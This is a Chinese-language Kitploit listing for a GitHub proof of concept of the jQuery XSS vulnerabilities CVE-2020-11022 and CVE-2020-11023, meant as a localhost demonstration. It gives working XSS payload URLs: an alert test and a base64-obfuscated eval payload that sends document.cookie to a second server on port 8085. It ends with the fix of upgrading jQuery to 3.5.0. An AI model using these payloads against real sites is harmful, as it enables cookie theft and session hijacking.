Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2020-11022-CVE-2020-11023 — 快速拼凑的小东西,用于演示此CVE。 | Kitploit
工具/GitHubGitHub/0xaj2k/cve-2020-11022-cve-2020-11023
钓鱼工具漏洞分析漏洞利用Web应用程序漏洞利用学习与教育
GitHub0xaj2k/cve-2020-11022-cve-2020-11023

CVE-2020-11022-CVE-2020-11023

快速拼凑的小东西,用于演示此CVE。

查看仓库
354214年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2020-11022 和 CVE-2020-11023

在 jQuery 版本大于等于 1.2 且小于 3.5.0 时,将来自不可信来源的 HTML(即使经过清理)传递给 jQuery 的 DOM 操作方法(如 .html()、.append() 等)可能会执行不可信代码。此问题已在 jQuery 3.5.0 中修复。

在 jQuery 版本大于等于 1.0.3 且小于 3.5.0 时,将包含 元素的 HTML 从不可信来源(即使经过清理)传递给 jQuery 的 DOM 操作方法(如 .html()、.append() 等)可能会执行不可信代码。此问题已在 jQuery 3.5.0 中修复。

漏洞利用

  1. 在 PHP 服务器上托管 index.php 页面。建议使用 sudo php -S 127.0.0.1:80 快速启动一个服务器。

简单 XSS


  1. 访问路径 http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=alert(1)%3E
  2. 点击“通过 .html() 追加”按钮。
  3. 看到弹窗。

image

窃取 Cookie

  1. 在 8085 端口启动另一个 Web 服务器,建议使用 Python:sudo python3 -m http.server 8085
  2. 访问路径 http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=eval(atob(%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly8xMjcuMC4wLjE6ODA4NS8/Yz0iK2RvY3VtZW50LmNvb2tpZQ==%27))%3E
  3. 点击“通过 .html() 追加”按钮。
  4. 查看 Python 日志,在日志中看到你的 Cookie。

image

修复

如果希望在此脚本中修复此 CVE,只需将 jQuery 版本更改为 https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.0/jquery.js :)

下载工具